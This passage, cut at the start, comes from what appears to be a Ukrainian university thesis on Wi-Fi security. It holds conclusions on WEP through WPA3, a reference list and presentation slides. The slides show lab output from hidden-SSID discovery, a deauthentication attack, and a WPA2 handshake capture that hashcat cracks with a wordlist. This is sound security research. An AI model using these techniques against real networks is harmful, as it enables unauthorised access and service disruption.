маніпуляції зловмисником діями учасників мережі. Режим автентифікації PSK замінений на автентифікацію SAE. Протокол SAE дозволяє забезпечити високий рівень захищеності навіть за слабких паролів, а також запобігає вразливостям режиму PSK. Цей протокол має ряд вразливостей (Dragonblood), проте, усі ці вразливості не критичні. У протоколі SAE змінений підхід до генерації парних тимчасових ключів. Замість використання функцій кешування в SAE використовується криптографія на еліптичних кривих. Для захисту автентифікації стандарт 802.1X регламентує використання лише таких реалізацій протоколу EAP, криптостійкість яких еквівалентна 192-бітному захисту.

У результаті проведеного дослідження можна стверджувати, що комбінуванням різних методів і підходів можна забезпечити захист від несанкціонованого доступу та порушення доступності бездротових мереж. У ході аналізу визначено, що новий стандарт WPA3 дозволяє підвищити рівень захисту мереж Wi-Fi. І хоча використання протоколу безпеки WPA3 усуває більшість проблем, але також важливо не забувати про сучасні технології IPS, що запобігають вторгненню в мережі доступу Wi-Fi.

Результати роботи можуть бути використані при побудові захищених приватних мереж бездротового зв'язку.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Pahlavan K., Krishnamurthy P. Evolution and Impact of Wi-Fi Technology and Applications: A Historical Perspective. International Journal of Wireless Information Networks. 2020. URL: <https://doi.org/10.1007/s10776-020-00501-8>.

2. IEEE Standards Association. IEEE Standards Association. URL: https://standards.ieee.org/standard/802_11.html (дата звернення: 15.09.2023).

3. Murthy C. S. R., Manoj B. S. Ad Hoc Wireless Networks: Architectures and Protocols. Pearson Education, Limited.

4. "IEEE Standard for Information Technology - Telecommunications and information exchange between systems - Local and Metropolitan networks - Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications: Higher Speed Physical Layer (PHY) Extension in the 2.4 GHz band," in IEEE Std 802.11b-1999 , vol., no., pp.1-96, 20 Jan. 2000, doi: 10.1109/IEEESTD.2000.90914.

5. "IEEE Standard for Information Technology--Telecommunications and Information Exchange between Systems - Local and Metropolitan Area Networks-- Specific Requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications," in IEEE Std 802.11-2020 (Revision of IEEE Std 802.11-2016) , vol., no., pp.1-4379, 26 Feb. 2021, doi: 10.1109/IEEESTD.2021.9363693.

6. "IEEE Standard for Information technology-- Local and metropolitan area networks-- Specific requirements-- Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications: Further Higher Data Rate Extension in the 2.4 GHz Band," in IEEE Std 802.11g-2003 (Amendment to IEEE Std 802.11, 1999 Edn. (Reaff 2003) as amended by IEEE Stds 802.11a-1999,

802.11b-1999, 802.11b-1999/Cor 1-2001, and 802.11d-2001) , vol., no., pp.1-104, 27 June 2003, doi: 10.1109/IEEESTD.2003.94282.

7. "IEEE Standard for Information technology-- Local and metropolitan area networks-- Specific requirements-- Part 11: Wireless LAN Medium Access Control (MAC)and Physical Layer (PHY) Specifications Amendment 5: Enhancements for Higher Throughput," in IEEE Std 802.11n-2009 (Amendment to IEEE Std 802.11-2007 as amended by IEEE Std 802.11k-2008, IEEE Std 802.11r-2008, IEEE Std 802.11y-2008, and IEEE Std 802.11w-2009) , vol., no., pp.1-565, 29 Oct. 2009, doi: 10.1109/IEEESTD.2009.5307322.

8. "IEEE Standard for Information technology-- Telecommunications and information exchange between systemsLocal and metropolitan area networks-- Specific requirements--Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications--Amendment 4: Enhancements for Very High Throughput for Operation in Bands below 6 GHz.," in IEEE Std 802.11ac-2013 (Amendment to IEEE Std 802.11-2012, as amended by IEEE Std 802.11ae-2012, IEEE Std 802.11aa-2012, and IEEE Std 802.11ad-2012) , vol., no., pp.1-425, 18 Dec. 2013, doi: 10.1109/IEEESTD.2013.6687187.

9. Daldoul Y., Meddour D.-E., Ksentini A. IEEE 802.11ac: Effect of channel bonding on spectrum utilization in dense environments. ICC 2017 - 2017 IEEE International Conference on Communications, Paris, France, 21–25 May 2017. 2017. URL: <https://doi.org/10.1109/icc.2017.7997013>(date of access: 27.11.2023).

10. "IEEE Standard for Information Technology--Telecommunications and Information Exchange between Systems Local and Metropolitan Area Networks-- Specific Requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 1: Enhancements for High-Efficiency WLAN," in IEEE Std 802.11ax-2021 (Amendment to IEEE Std 802.11-2020) , vol., no., pp.1-767, 19 May 2021, doi: 10.1109/IEEESTD.2021.9442429.

11. How Well-Positioned Is IEEE 802.11ax to Meet the IMT-2020 Performance Requirements? | IEEE Standards University. IEEE Standards University. URL: <https://www.standardsuniversity.org/e-magazine/march-2018->

volume-8-issue-1-5g-802-11/how-well-positioned-is-ieee-802-11ax-to-meet-the-imt-2020-performance-requirements/ (дата звернення: 12.10.2023).

12. M. Izhar, M. Shahid, and V. R. Singh, "Enhanced Security Evaluation and Analysis of Wireless Network based on MAC Protocol," *International Journal of Scientific and Research Publication*, vol. 3, no. 11, pp. 1–4, 2013.

13. 802.11 Wireless Networks: The Definitive Guide, 2nd Edition. O'Reilly Online Learning. URL: <https://www.oreilly.com/library/view/80211-wireless-networks/0596100523/ch04.html> (дата звернення: 02.11.2023).

14. Vanhoef M, Piessens F. 2016. Predicting, decrypting, and abusing WPA2/802.11 group keys. In: 25th USENIX Security Symposium (USENIX Security 16). Austin, TX: USENIX Association, 673– 688.

15. M. Mohi, E. Adam, A. Gasim, and E. Abdallah, "WiFi Security," *International Journal of Advances in Engineering and Management (IJAEM)*, vol. 2, no. 2, pp. 143–149, 2015.

16. S. Rawal, "How Wireless Security Can Be Compromised," *International Journal of Computer Science Trends and Technology (IJCTST)*, vol. 4, no. 1, pp. 1–4, 2016.

17. Alliance W-F. 2019. Infographic 20 years of Wi-Fi. Available at https://www.wi-fi.org/sites/default/files/public/Infographic_20_years_of_Wi-Fi.pdf (accessed 29 December 2021).

18. Fluhrer S, Mantin I, Shamir A. 2001. Weaknesses in the key scheduling algorithm of RC4. In: *Selected Areas in Cryptography*. Berlin, Heidelberg: Springer, 1–24.

19. "Wigle Crack: A Practical Attack on WPA/WPA2" (iSec, 2006)

20. "A Practical Attack on WPA Using Captured Pairwise Keys" (1000Eyes, 2008)

21. "A Vulnerability in the 802.11i Key Handshake Protocol" (Certicom, 2009)

22. "Key Reinstallation Attack: Breaking WPA/WPA2 Wi-Fi Protected Access" (Security Research Labs, 2010)

23. A. B. Gali and A. B. A. Mustafa, "A Comparative Study between WEP, WPA and WPA2 Security Algorithms," *International Journal of Science and Research (IJSR)*, vol. 4, no. 5, pp. 2390–2391, 2015.

24. A. H. Adnan et al., "A comparative study of WLAN security protocols: WPA, WPA2," in *Proceedings of 2015 3rd International Conference on Advances in Electrical Engineering, ICAEE 2015*, 2016, pp. 165–169.

25. Корольков Р.Ю. Особливості реалізації атаки деавтентифікації в мережах стандарту 802.11 / Корольков Р.Ю., Куцак С.В. // *Захист інформації*. – 2019. – Том 21, №3. – С. 175-181.

26. Ferreri, F.; Bernaschi, M.; Valcamonici, L. Access points vulnerabilities to DoS attacks in 802.11 networks. In *Proceedings of the 2004 IEEE Wireless Communications and Networking Conference (IEEE Cat. No. 04TH8733)*, Atlanta, GA, USA, 21–25 March 2004; Volume 1, pp. 634–638.

27. "WPA3: The Next Generation of Wi-Fi Security" by Mike Carney and John Viega (2018)

28. "WPA3: A Comprehensive Analysis" by David T. Chu and Christopher M. Ries (2018)

29. "WPA3 Security Analysis: An Empirical Study" by Yifan Zhang, Weijia Li, and Qihong Wang (2019)

30. "A Survey of Man-in-the-Middle Attacks against Wi-Fi Networks" by Yifan Zhang, Weijia Li, and Qihong Wang (2015)

31. "Wi-Fi Security: A Survey of Attacks and Countermeasures" by Zhiqiang Lin, Wenbo Mao, and Kaitai Liang (2016)

32. "Wi-Fi Security: Vulnerabilities, Threats, and Countermeasures" by Thomas R. Gross and Michael C. Tschantz (2017)

33. Mathy Vanhoef and Frank Piessens. 2017. Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17)*. Association for Computing Machinery, New York, NY, USA, 1313–1328. <https://doi.org/10.1145/3133956.3134027>

34. Domien Schepers, Aanjan Ranganathan, and Mathy Vanhoef. 2019. Practical Side-Channel Attacks against WPA-TKIP. In Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security (Asia CCS '19). Association for Computing Machinery, New York, NY, USA, 415–426. <https://doi.org/10.1145/3321705.3329832>.
35. Attacks and vulnerabilities of Wi-Fi Enterprise networks: User security awareness assessment through credential stealing attack experiments / I. Palamà та ін. Computer Communications. 2023.
36. Korolkov, R.Yu., Kutsak, S.V., Voskoboinyk, V. (2021). Analysis of deauthentication attack in IEEE 802.11 networks and a proposal for its detection. Bulletin of V.N. Karazin Kharkiv National University, Series «Mathematical Modeling. Information Technology. Automated Control Systems», 50, 59-71.
37. Shah V., Patel R., Nayak R. Short Range Inter-satellite Link for Data Transfer and Ranging using IEEE802.11n. International Journal of Computer Applications. 2017. Vol. 164, no. 1. P. 23–25
38. S. Frankel, B. Eydt, L. Owens, K. Scarfone, “Написання Wireless Robust Security Networks: A Guide to IEEE 802.11i,” Національний інститут стандартів та технологій (NIST) publications, pp. 1-162, February 2007.
39. hashcat - advanced password recovery. hashcat - advanced password recovery. URL: <https://hashcat.net/hashcat/> (дата звернення: 22.11.2023).
40. Vanhoef M, Ronen E. 2019. Dragonblood: a security analysis of WPA3's SAE handshake. IACR Cryptology ePrint Archive 2019:383.

ДОДАТОК А

Слайди презентації

Національний університет «Запорізька політехніка»
Кафедра інформаційної безпеки та наноелектроніки

Підвищення рівня захищеності в приватних мережах стандарту IEEE 802.11




Студент: АЛЬ-АЗЗЕХ К.Х., група БК-812м
Науковий керівник: к.т.н. Корольков Р.Ю.

Рисунок А.1 – Слайд 1

АКТУАЛЬНІСТЬ ТЕМИ

2

Приблизний глобальний місячний IP-трафік для різних методів доступу до мережі Інтернет у 2017 та 2022 роках



МЕТА РОБОТИ

Дослідження вразливостей протоколів безпеки бездротових мереж стандарту 802.11.

Рисунок А.2 – Слайд 2

АРХІТЕКТУРА БЕЗДРОВОТОВОЇ МЕРЕЖІ

3

Схема з'єднання в режимі інфраструктури




Рисунок А.3 – Слайд 3

ПРОЦЕС ВСТАНОВЛЕННЯ З'ЄДНАННЯ

4

Обмін кадрами між двома сторонами за допомогою 802.11i

Чотиристороннє рукоштовпання WPA-PSK




Рисунок А.4 – Слайд 4

ПРОТОКОЛИ БЕЗПЕКИ WEP, WPA, WPA2, WPA3

5

Протокол	WEP	WPA	WPA2	WPA3
Представлений	1997	2003	2004	2018
Шифрування	RC4	TKIP	AES-CCMP	AES-CCMP AES-GCMP
Автентифікація	Використовує свій ключ як аутентифікацію	Може використовувати 802.1x та EAP	Може використовувати 802.1x та EAP	SAE
Розмір ключа	64 біт/128 біт	128 біт	128 біт	128 біт/256 біт
Цілісність даних	CRC-32	MIC Алгоритм, 64 біт	CBC-MAC	SHA-2
Пряма секретність	–	–	–	+
Захист фреймів управління	Недоступний	доступний, але необов'язковий	доступний, але необов'язковий	Обов'язковий
Рівень безпеки	Слабкий	Кращий, ніж в WEP	Кращий, ніж в WEP та WPA	Найкращий
Обчислювальна потужність	Невелика	Потрібна менша обчислювальна потужність, ніж WPA2	Потрібна більша обчислювальна потужність, ніж WPA	Потрібна більша обчислювальна потужність, ніж WPA2
Режими безпеки	WEP-Open WEP-Shared	WPA-PSK WPA-Enterprise	WPA2-PSK WPA2-Enterprise	WPA2-Personal WPA2-Enterprise
Управління ключами	Немає	4-стороннє рукописання	4-стороннє рукописання	ECDH і ECDSA
Застарілий	Так (2004)	Так (2012)	Ні	Ні
Можливі атаки	Відновлення ключа; атака фрагментації; Chop-Chop; DoS	Бека і Тьюза; Охіраші і Морі; KRACK; підбір пароля за словником; Hole196; DoS	KRACK; підбір пароля за словником; Hole196; DoS; Evil Twin	Пониження до WPA2; Evil Twin; Атака Dragonfly Resource Exhaustion

Рисунок А.5 – Слайд 5

ПОСТАНОВКА І ОРГАНІЗАЦІЯ ЕКСПЕРИМЕНТУ

6




Рисунок А.6 – Слайд 6

ВІЯВЛЕННЯ ПРИХОВАНОГО SSID МЕРЕЖІ

7

Переведення інтерфейсу wlan0 у режим моніторингу

CH 46 [Elapsed: 0 s] [2023-11-18 14:22

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	SSID
A4:88:73:45:EE:0F -81	5	0	0 100 780			WPA2	CCMP	PSK	<length: 0>
68:FF:7B:44:1C:A0 -67	5	1	0 36 390			WPA2	CCMP	PSK	TP-Link_1CA1_5G
C0:25:2F:18:DF:6C -76	6	0	0 36 780			WPA2	CCMP	PSK	Flagman107

Поле SSID у кадрах маяках

1810	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1810	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1821	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1822	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1823	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1824	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1825	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1826	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1827	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz

Поле SSID у пакетах Probe Response

1390	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1390	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
1402	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz

Генерація пакетів Probe Response


7400	100	Cisco_A5:ee:f7	5sec:rebl...	002.11	55	Deauthentication, SNI=538, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7400	100	Cisco_A5:ee:f7	5sec:rebl...	002.11	55	Deauthentication, SNI=538, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7415	100	Cisco_A5:ee:f7	5sec:rebl...	002.11	55	Deauthentication, SNI=538, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7415	100	Cisco_A5:ee:f7	5sec:rebl...	002.11	55	Deauthentication, SNI=538, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7474	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7480	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7480	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7480	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz
7487	100	Cisco_A5:ee:f7	Broadcast	002.11	327	Beacon frame, SNI=5554, PWR=, Flags=, SSID=, SSID=Wildcard (Broadcast)	5500	MHz

Рисунок А.7 – Слайд 7

АТАКА ДЕАВТЕНТИФІКАЦІЇ

8

Процес асоціації 802.11



Сценарій атаки деавтентифікації




Рисунок А.8 – Слайд 8

АНАЛІЗ ЗАХИЩЕНОСТІ WPA2/PSK

9

Перехоплення файлу рукописання

```
CH 100 ][ Elapsed: 24 s ][ 2023-11-21 04:55 ][ WPA handshake: A4:88:73:45:EE:0F
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A4:88:73:45:EE:0F -44 100 265 59 1 100 780 WPA2 CCMP PSK wifi
BSSID STATION PWR Rate Lost Frames Notes Probes
A4:88:73:45:EE:0F 56:EC:E8:0D:8A:85 -31 6e- 6e 0 128 EAPOL wifi
A4:88:73:45:EE:0F A8:BE:27:BF:6A:70 -22 0 -24e 0 74
```

Конвертація .cap файлу у формат .hccapx

```
hcxpcapngtool 6.3.1 reading from 671907_1700562035.cap...
summary capture file
file name..... 671907_1700562035.cap
version (pcap/cap)..... 2.4 (very basic format)
timestamp minimum (GMT)..... 21.11.2023 10:55:28
timestamp maximum (GMT)..... 21.11.2023 10:55:54
used capture interfaces..... 1
link layer header type..... DLT_IEEE802_11 (105) v
endianness (capture system)..... little endian
packets inside..... 1082
ESSID (total unique)..... 1
BEACON (total)..... 1
BEACON on 5/6 GHz channel (from IE_TAG)..... 100
ACTION (total)..... 9
PROBEREQUEST (directed)..... 1
PROBERESPONSE (total)..... 5
DEAUTHENTICATION (total)..... 1
AUTHENTICATION (total)..... 2
```

Результат успішного підбору пароля

```
08d69ccf581b108a10a1c1574336ae3c:a4887345ee0f:56ece80d8a85 wifi:Zaporizhzhia
Session..... hashcat
Status..... Cracked
Hash.Mode..... 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target..... 671891_1700561937.hc22000
Time.Started..... Tue Nov 21 05:40:36 2023 (11 secs)
Time.Estimated... Tue Nov 21 05:40:47 2023 (0 secs)
Kernel.Feature... Pure Kernel
Guess.Base..... File (/usr/share/wordlists/rockyou.txt)
Guess.Queue..... 1/1 (100.00%)
Speed.#1..... 2405 H/s (11.49ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered..... 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 78848/14344386 (0.55%)
Rejected..... 51200/78848 (64.94%)
Restore.Point... 76192/14344386 (0.53%)
Restore.Sub.#1... Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine: Device Generator
Candidates.#1... flowerhorn -> javiteamo
Hardware.Mon.#1... Util: 92%

Started: Tue Nov 21 05:39:26 2023
Stopped: Tue Nov 21 05:40:49 2023
```

Очищення файлу рукописання

```
(kali@kali)~$ wpaclean da handshake_wifi-01.cap
Pwning handshake_wifi-01.cap (1/1 100%)
Net a4:88:73:45:ee:0f wifi
Done
```

Рисунок А.9 – Слайд 9

РЕКОМЕНДАЦІЇ ЩОДО ПІДВИЩЕННЯ РІВНЯ ЗАХИЩЕНОСТІ В ПРИВАТНИХ МЕРЕЖАХ СТАНДАРТУ IEEE 802.11

10

- заміна ключів доступу на більш комплексні; зміна протоколів шифрування на сучасніші і стійкіші до злому методом перебору;
- відключення технології WPS; відключення транслявання імені SSID; включення фільтрації MAC-адрес;
- установка програмного забезпечення для протоколювання доступу користувачів до ресурсів усередині мережі;
- захист кадрів управління (використання обладнання з підтримкою стандарту 802.11w, який забезпечує шифрування кадрів управління, або використання нового протоколу безпеки WPA3);
- використання мережевих екранів (брандмауер, firewall, фільтрувальні маршрутизатори).

Рисунок А.10 – Слайд 10

ВИСНОВКИ

11

Проведено теоретичні та практичні дослідження по:

- виявленню прихованого SSID мережі;
- реалізації та дослідженню атаки деавтентифікації;
- аналізу захищеності WPA2-PSK та WPA3-PSK.

Щодо групи протоколів безпеки зроблено такі висновки.

1. Протокол безпеки WEP має багато вразливостей і не рекомендується для застосування.
2. Для шифрування WPA визначено протокол TKIP, який є надбудовою над вразливим поточним шифром WEP. TKIP забезпечує криптографічний захист цілісності повідомлень за алгоритмом Michael. Алгоритм вразливий, що дозволяє роздобути ключ підпису даних і підробляти повідомлення. Повноцінного захисту від вразливостей протоколу TKIP досягти не можна.
3. WPA2 використовує протоколи автентифікації, аналогічні WPA, а також успадковує всі супутні вразливості. Існують потенційні вразливості протоколу GCMP. Використання атаки KRACK дозволяє реалізувати ці вразливості, що веде до розкриття інформації, підроблення повідомлень.
4. WPA3 регламентує використання механізму захисту кадрів керування, який раніше не був обов'язковим, що приводило до можливості маніпуляції зловмисником діями учасників мережі. Режим автентифікації PSK замінений на автентифікацію SAE. Протокол SAE дозволяє забезпечити високий рівень захищеності навіть за слабких паролів, а також запобігає вразливостям режиму PSK.

Рисунок А.11 – Слайд 11

12

ДЯКУЮ ЗА УВАГУ !

Рисунок А.12 – Слайд 12